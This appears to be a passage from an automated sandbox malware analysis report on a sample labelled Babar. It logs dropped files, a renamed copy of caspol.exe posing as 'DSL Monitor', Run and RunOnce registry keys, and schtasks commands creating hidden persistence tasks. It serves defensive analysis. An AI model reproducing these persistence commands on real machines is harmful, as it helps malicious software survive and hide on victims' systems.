C:\Users\user\AppData\Local\Temp\subfolder1\Soccages5.exe	0	437368	00 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 fd 31 08 fd fd 50 66 fd fd 50 66 fd fd 50 66 fd 2a 5f 39 fd fd 50 66 fd fd 50 67 fd 4c 50 66 fd 2a 5f 3b fd fd 50 66 bd 73 56 fd fd 50 66 fd 2e 56 60 fd fd 50 66 fd 52 69 63 68 fd 50 66 fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 1f fd 4f 61 00 00 00 00 00 00 00 00 fd 00 0f 01 0b 01 06 00 00 68 00 00 00 2a 02 00 00 08 00	Z@!L!This program cannot be run in DOS mode.$1PfPfPf*_9PfPgLPf*_;PfsVPf.V`PfRichPfPELOah*	success or wait	2	10046AE	WriteFile
C:\Users\user\AppData\Roaming\11389406-0377-47ED-98C7-D564E683C6EB\run.dat	0	8	1a fd fd fd 3c fd 48	<H	success or wait	1	1FA61113	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Program Files (x86)\DSL Monitor\dslmon.exe	0	106496	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 fd fd fd 5d 00 00 00 00 00 00 00 00 fd 00 0e 01 0b 01 08 00 00 70 01 00 00 20 00 00 00 00 00 00 fd fd 01 00 00 20 00 00 00 fd 01 00 00 00 40 00 00 20 00 00 00 10 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 fd 01 00 00 10 00 00 fd 43 02 00 03 00 40 05 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00	MZ@!L!This program cannot be run in DOS mode.$PEL]p @ C@	success or wait	1	1FA611E0	CopyFileW
C:\Users\user\AppData\Local\Temp\tmp1D4A.tmp	0	1319	3c 3f 78 6d 6c 20 76 65 72 73 69 6f 6e 3d 22 31 2e 30 22 20 65 6e 63 6f 64 69 6e 67 3d 22 55 54 46 2d 31 36 22 3f 3e 0d 0a 3c 54 61 73 6b 20 76 65 72 73 69 6f 6e 3d 22 31 2e 32 22 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 73 63 68 65 6d 61 73 2e 6d 69 63 72 6f 73 6f 66 74 2e 63 6f 6d 2f 77 69 6e 64 6f 77 73 2f 32 30 30 34 2f 30 32 2f 6d 69 74 2f 74 61 73 6b 22 3e 0d 0a 20 20 3c 52 65 67 69 73 74 72 61 74 69 6f 6e 49 6e 66 6f 20 2f 3e 0d 0a 20 20 3c 54 72 69 67 67 65 72 73 20 2f 3e 0d 0a 20 20 3c 50 72 69 6e 63 69 70 61 6c 73 3e 0d 0a 20 20 20 20 3c 50 72 69 6e 63 69 70 61 6c 20 69 64 3d 22 41 75 74 68 6f 72 22 3e 0d 0a 20 20 20 20 20 20 3c 4c 6f 67 6f 6e 54 79 70 65 3e 49 6e 74 65 72 61 63 74 69 76 65 54 6f 6b 65 6e 3c 2f 4c 6f 67 6f 6e 54 79 70 65 3e	<?xml version="1.0" encoding="UTF-16"?> <Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task"> <RegistrationInfo /> <Triggers /> <Principals> <Principal id="Author"> <LogonType>InteractiveToken</LogonType>	success or wait	1	1FA61113	WriteFile
C:\Users\user\AppData\Roaming\11389406-0377-47ED-98C7-D564E683C6EB\task.dat	0	56	43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 45 54 5c 46 72 61 6d 65 77 6f 72 6b 5c 76 32 2e 30 2e 35 30 37 32 37 5c 63 61 73 70 6f 6c 2e 65 78 65	C:\Windows\Microsoft.NET\Framework\v2.0.50727\caspol.exe	success or wait	1	1FA61113	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmp200A.tmp	0	1308	3c 3f 78 6d 6c 20 76 65 72 73 69 6f 6e 3d 22 31 2e 30 22 20 65 6e 63 6f 64 69 6e 67 3d 22 55 54 46 2d 31 36 22 3f 3e 0d 0a 3c 54 61 73 6b 20 76 65 72 73 69 6f 6e 3d 22 31 2e 32 22 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 73 63 68 65 6d 61 73 2e 6d 69 63 72 6f 73 6f 66 74 2e 63 6f 6d 2f 77 69 6e 64 6f 77 73 2f 32 30 30 34 2f 30 32 2f 6d 69 74 2f 74 61 73 6b 22 3e 0d 0a 20 20 3c 52 65 67 69 73 74 72 61 74 69 6f 6e 49 6e 66 6f 20 2f 3e 0d 0a 20 20 3c 54 72 69 67 67 65 72 73 20 2f 3e 0d 0a 20 20 3c 50 72 69 6e 63 69 70 61 6c 73 3e 0d 0a 20 20 20 20 3c 50 72 69 6e 63 69 70 61 6c 20 69 64 3d 22 41 75 74 68 6f 72 22 3e 0d 0a 20 20 20 20 20 20 3c 4c 6f 67 6f 6e 54 79 70 65 3e 49 6e 74 65 72 61 63 74 69 76 65 54 6f 6b 65 6e 3c 2f 4c 6f 67 6f 6e 54 79 70 65 3e	<?xml version="1.0" encoding="UTF-16"?> <Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task"> <RegistrationInfo /> <Triggers /> <Principals> <Principal id="Author"> <LogonType>InteractiveToken</LogonType>	success or wait	1	1FA61113	WriteFile
C:\Users\user\AppData\Roaming\11389406-0377-47ED-98C7-D564E683C6EB\catalog.dat	0	232	47 6a fd 68 5c fd 33 fa 41 fd fd fd 35 fd 78 fd fd 26 15 fd fd 69 2b fd 49 63 28 31 fd 50 fd fd 50 fd 63 4c 54 fd fd 42 41 fd 62 fd fd 1b fd fd fd fd fd 34 68 fd 12 fd 74 fd 2b fd 07 5a 5c fd fd 20 fd 69 fd fd a4 fd fd 40 fd 33 fd fd 7b 0c fd 1c 67 72 76 2b 56 fd fd fd 42 19 0e fd 0d fd fd 15 5d fd 50 fd fd 16 57 fd 34 43 7d 75 4c 1e fd fd 0b fd 73 7e fd fd 46 04 fd fd 7d fd fd fd fd fd 00 45 fd fd fd fd fd fd 45 fd 14 fd 36 45 fd fd fd fd fd 7b 5f 05 18 7b fd 79 53 fd fd fd 37 fd fd 22 16 68 4b fd 21 03 78 fd 32 fd fd 69 e3 fd 7a 4a fd bb fd 20 fd fd fd fd 66 fd 67 3f fd 5f 0b fd fd fd 30 fd 3a 65 5b 37 77 7b 31 fd 21 fd 34 fd fd fd fd fd 26 fd	Gjh\3A5x&i+c(1PPcLTAb 4ht+Z\ i@ 3{grv+VB]PW4C}uLs~F} EE6E{{yS7"hK!x2izJ f? _0:e[7w{1!4&	success or wait	1	1FA61113	WriteFile
C:\Users\user\AppData\Roaming\11389406-0377-47ED-98C7-D564E683C6EB\storage.dat	0	426840	fd fd 67 26 6a 6f 1f 01 fd 49 50 67 08 fd 62 47 4d 64 fd 0d fd 52 3e 69 fd fd 09 6f fd fd 04 49 fd 3e f0 26 fd 72 7b fd fd fd fd 38 fd e5 fd 7d fd 89 fd 45 03 7f fd fd 76 fd 21 37 fd 75 33 65 fd fd 20 fd fd 05 fd fd 64 62 fd fd 15 7d fd fd 1d 02 02 fd fd 22 fd 74 28 06 78 43 39 fd 63 70 15 42 fd fd fd fd 37 fd 0f 1b 27 fd fd fd fd fd 7f fd 25 fd 09 fd 06 fd fd 77 fd 5e fd fd 5f 13 fd fd 02 1d 34 fd 42 fd 57 25 fd 3c a6 64 69 fd 30 fd 7b 39 fd 78 53 fd fd fd 35 fd fd fd 29 05 fd 77 fd 0f 24 14 fd 43 fd fd 3f 60 46 cf fd 75 fd 35 d2 54 fd 58 fd 77 27 53 69 fd fd 7a fd 6e 7b fd fd c4 59 21 6d fd fd 1c 52 41 fd fd fd 78 67 fd 3a 03 fd 5b 37 fd 18 fd 7a fd fd 39 40 02 4b fd 2d fd fd fd 54 fd fd 2b fd 41 43 65	g&joIPgGMR>ioI>&r{8}Ev!7u3e db }"t(xC9cpB7'%w^_BW% <i0{9xS5)w$C? `Fu5TXw'Sizn{Y!mRAxg[7z9@K-T+ACe	success or wait	1	1FA61113	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\11389406-0377-47ED-98C7-D564E683C6EB\catalog.dat	0	232	47 6a fd 68 5c fd 33 fa 41 fd fd fd 35 fd 78 fd fd 26 15 fd fd 69 2b fd 49 63 28 31 fd 50 fd fd 50 fd 63 4c 54 fd fd 42 41 fd 62 fd fd 1b fd fd fd fd fd 34 68 fd 12 fd 74 fd 2b fd 07 5a 5c fd fd 20 fd 69 fd fd a4 fd fd 40 fd 33 fd fd 7b 0c fd 1c 67 72 76 2b 56 fd fd fd 42 19 0e fd 0d fd fd 15 5d fd 50 fd fd 16 57 fd 34 43 7d 75 4c 1e fd fd 0b fd 73 7e fd fd 46 04 fd fd 7d fd fd fd fd fd 00 45 fd fd fd fd fd fd 45 fd 14 fd 36 45 fd fd fd fd fd 7b 5f 05 18 7b fd 79 53 fd fd fd 37 fd fd 22 16 68 4b fd 21 03 78 fd 32 fd fd 69 e3 fd 7a 4a fd bb fd 20 fd fd fd fd 66 fd 67 3f fd 5f 0b fd fd fd 30 fd 3a 65 5b 37 77 7b 31 fd 21 fd 34 fd fd fd fd fd 26 fd	Gjh\3A5x&i+c(1PPcLTAb 4ht+Z\ i@ 3{grv+VB]PW4C}uLs~F} EE6E{{yS7"hK!x2izJ f? _0:e[7w{1!4&	success or wait	4	1FA61113	WriteFile
C:\Users\user\AppData\Roaming\11389406-0377-47ED-98C7-D564E683C6EB\settings.bin	0	40	39 69 48 fd 1a c5 7d 5a cd 34 00 fd 66 0d fd 16 fd fd 20 38 fd 6a fd fd fd fd 7c fd 26 58 fd fd 65 fd 46 fd 2a fd	9iH}Z4f 8j|&XeF*	success or wait	1	1FA61113	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\SecuriteInfo.com.Variant.Babar.54324.15185.exe	unknown	437368	success or wait	1	100E06C	ReadFile
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	73C155E4	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	6304	success or wait	3	73C155E4	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\caspol.exe.config	unknown	4095	success or wait	1	73C155E4	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\caspol.exe.config	unknown	8173	end of file	1	73C155E4	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\caspol.exe.config	unknown	4095	success or wait	1	73C187D8	ReadFile
C:\Windows\Microsoft.NET\Framework\v2.0.50727\caspol.exe.config	unknown	8173	end of file	1	73C187D8	ReadFile
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	73C187D8	ReadFile
C:\Windows\assembly\GAC_32\mscorlib\2.0.0.0__b77a5c561934e089\mscorlib.dll	unknown	4096	success or wait	1	73CBBFFE	unknown
C:\Windows\assembly\GAC_32\mscorlib\2.0.0.0__b77a5c561934e089\mscorlib.dll	unknown	512	success or wait	1	73CBBFFE	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CasPol.exe	unknown	4096	success or wait	1	73CBBFFE	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CasPol.exe	unknown	512	success or wait	1	73CBBFFE	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\caspol.exe.config	unknown	4095	success or wait	1	73C155E4	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\caspol.exe.config	unknown	8173	end of file	1	73C155E4	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	73C155E4	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	8175	end of file	1	73C155E4	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	4096	end of file	1	1FA61113	ReadFile
C:\Windows\Microsoft.NET\Framework\v2.0.50727\caspol.exe.config	unknown	4096	success or wait	1	1FA61113	ReadFile
C:\Windows\Microsoft.NET\Framework\v2.0.50727\caspol.exe.config	unknown	4096	end of file	1	1FA61113	ReadFile

Registry Activities

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce	Startup key	unicode	C:\Users\user\AppData\Local\Temp\subfolder1\Soccages5.exe	success or wait	1	10039E0	RegSetValueExA
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Windows\CurrentVersion\Run	DSL Monitor	unicode	C:\Program Files (x86)\DSL Monitor\dslmon.exe	success or wait	1	1FA612D2	RegSetValueExW

Analysis Process: conhost.exe PID: **3176**, Parent PID: **380**

General

Target ID:	11
Start time:	18:01:05
Start date:	23/05/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6a1ed0000
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: schtasks.exe PID: **1492**, Parent PID: **380**

General

Target ID:	13
Start time:	18:01:20
Start date:	23/05/2022
Path:	C:\Windows\SysWOW64\schtasks.exe
Wow64 process (32bit):	true
Commandline:	schtasks.exe" /create /f /tn "DSL Monitor" /xml "C:\Users\user\AppData\Local\Temp\tmp1D4A.tmp
Imagebase:	0xaf0000
File size:	187904 bytes
MD5 hash:	478BEAEC1C3A9417272BC8964ADD1CEE
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmp1D4A.tmp	unknown	2	success or wait	1	AFB43E	ReadFile
C:\Users\user\AppData\Local\Temp\tmp1D4A.tmp	unknown	1320	success or wait	1	AFB4E3	ReadFile

Analysis Process: conhost.exe PID: **6204**, Parent PID: **1492**

General

Target ID:	14
Start time:	18:01:20
Start date:	23/05/2022
Path:	C:\Windows\System32\conhost.exe

Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6a1ed0000
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: schtasks.exe PID: **5800**, Parent PID: **380**

General

Target ID:	15
Start time:	18:01:20
Start date:	23/05/2022
Path:	C:\Windows\SysWOW64\schtasks.exe
Wow64 process (32bit):	true
Commandline:	schtasks.exe" /create /f /tn "DSL Monitor Task" /xml "C:\Users\user\AppData\Local\Temp\tmp200A.tmp
Imagebase:	0xaf0000
File size:	187904 bytes
MD5 hash:	478BEAEC1C3A9417272BC8964ADD1CEE
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmp200A.tmp	unknown	2	success or wait	1	AFB43E	ReadFile
C:\Users\user\AppData\Local\Temp\tmp200A.tmp	unknown	1309	success or wait	1	AFB4E3	ReadFile

Analysis Process: conhost.exe PID: **8112**, Parent PID: **5800**

General

Target ID:	16
Start time:	18:01:21
Start date:	23/05/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6a1ed0000
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: CasPol.exe PID: **6932**, Parent PID: **1428**

General

Target ID:	17
Start time:	18:01:21
Start date:	23/05/2022
Path:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\CasPol.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\caspol.exe 0
Imagebase:	0xc90000
File size:	106496 bytes
MD5 hash:	7BAE06CBE364BB42B8C34FCFB90E3EBD
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	moderate

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	73BE614C	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	73BE614C	unknown
C:\Users\user\AppData\Local\Microsoft\CLR_v2.0_32\UsageLogs\caspol.exe.log	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	73BD3547	CreateFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
\Device\ConDrv	0	0	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	15FA53F	WriteFile
\Device\ConDrv	52	52	43 6f 70 79 72 69 67 68 74 20 28 63 29 20 4d 69 63 72 6f 73 6f 66 74 20 43 6f 72 70 6f 72 61 74 69 6f 6e 2e 20 20 41 6c 6c 20 72 69 67 68 74 73 20 72 65 73	Copyright (c) Microsoft Corporation. All rights res	success or wait	3	15FA53F	WriteFile
\Device\ConDrv	140	26	0d 0a 46 6f 72 20 75 73 61 67 65 20 69 6e 66 6f 72 6d 61 74 69 6f 6e 2c 20 75	For usage information, u	success or wait	2	15FA53F	WriteFile
\Device\ConDrv	182	40	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	15FA53F	WriteFile
C:\Users\user\AppData\Local\Microsoft\CLR_v2.0_32\UsageLogs\caspol.exe.log	0	20	31 2c 22 66 75 73 69 6f 6e 22 2c 22 47 41 43 22 2c 30 0d 0a	1,"fusion","GAC",0	success or wait	1	73EBACA5	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	73C155E4	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	6304	success or wait	3	73C155E4	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\caspol.exe.config	unknown	4095	success or wait	1	73C155E4	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\caspol.exe.config	unknown	8173	end of file	1	73C155E4	unknown

Analysis Process: conhost.exe PID: **6088**, Parent PID: **6932**

General

Target ID:	18
Start time:	18:01:21

Start date:	23/05/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6a1ed0000
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: dslmon.exe PID: **5048**, Parent PID: **1428**

General

Target ID:	20
Start time:	18:01:23
Start date:	23/05/2022
Path:	C:\Program Files (x86)\DSL Monitor\dslmon.exe
Wow64 process (32bit):	true
Commandline:	"C:\Program Files (x86)\DSL Monitor\dslmon.exe" 0
Imagebase:	0x420000
File size:	106496 bytes
MD5 hash:	7BAE06CBE364BB42B8C34FCFB90E3EBD
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Antivirus matches:	• Detection: 0%, Metadefender, Browse • Detection: 0%, ReversingLabs

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	73BE614C	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	73BE614C	unknown
C:\Users\user\AppData\Local\Microsoft\CLR_v2.0_32\UsageLogs\dslmon.exe.log	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	73BD3547	CreateFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
\Device\ConDrv	0	0	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	CFA53F	WriteFile
\Device\ConDrv	52	52	43 6f 70 79 72 69 67 68 74 20 28 63 29 20 4d 69 63 72 6f 73 6f 66 74 20 43 6f 72 70 6f 72 61 74 69 6f 6e 2e 20 20 41 6c 6c 20 72 69 67 68 74 73 20 72 65 73	Copyright (c) Microsoft Corporation. All rights res	success or wait	3	CFA53F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
\Device\ConDrv	140	26	0d 0a 46 6f 72 20 75 73 61 67 65 20 69 6e 66 6f 72 6d 61 74 69 6f 6e 2c 20 75	For usage information, u	success or wait	2	CFA53F	WriteFile
\Device\ConDrv	182	40	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	CFA53F	WriteFile
C:\Users\user\AppData\Local\Microsoft\CLR_v2.0_32\UsageLogs\dslmon.exe.log	0	20	31 2c 22 66 75 73 69 6f 6e 22 2c 22 47 41 43 22 2c 30 0d 0a	1,"fusion","GAC",0	success or wait	1	73EBACA5	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	73C155E4	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	6304	success or wait	3	73C155E4	unknown

Analysis Process: conhost.exe PID: **7248**, Parent PID: **5048**

General

Target ID:	21
Start time:	18:01:23
Start date:	23/05/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6a1ed0000
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: dslmon.exe PID: **3544**, Parent PID: **4984**

General

Target ID:	23
Start time:	18:01:36
Start date:	23/05/2022
Path:	C:\Program Files (x86)\DSL Monitor\dslmon.exe
Wow64 process (32bit):	true
Commandline:	"C:\Program Files (x86)\DSL Monitor\dslmon.exe"
Imagebase:	0xe20000
File size:	106496 bytes
MD5 hash:	7BAE06CBE364BB42B8C34FCFB90E3EBD
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	.Net C# or VB.NET

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	73BE614C	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	73BE614C	unknown

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
\Device\ConDrv	0	0	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	190A53F	WriteFile
\Device\ConDrv	52	52	43 6f 70 79 72 69 67 68 74 20 28 63 29 20 4d 69 63 72 6f 73 6f 66 74 20 43 6f 72 70 6f 72 61 74 69 6f 6e 2e 20 20 41 6c 6c 20 72 69 67 68 74 73 20 72 65 73	Copyright (c) Microsoft Corporation. All rights res	success or wait	3	190A53F	WriteFile
\Device\ConDrv	143	29	0d 0a 46 6f 72 20 75 73 61 67 65 20 69 6e 66 6f 72 6d 61 74 69 6f 6e 2c 20 75 73 65 20	For usage information, use	success or wait	2	190A53F	WriteFile
\Device\ConDrv	185	40	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	190A53F	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	73C155E4	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	6304	success or wait	3	73C155E4	unknown

Analysis Process: conhost.exe PID: **7292**, Parent PID: **3544**

General

Target ID:	24
Start time:	18:01:36
Start date:	23/05/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6a1ed0000
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Disassembly

No disassembly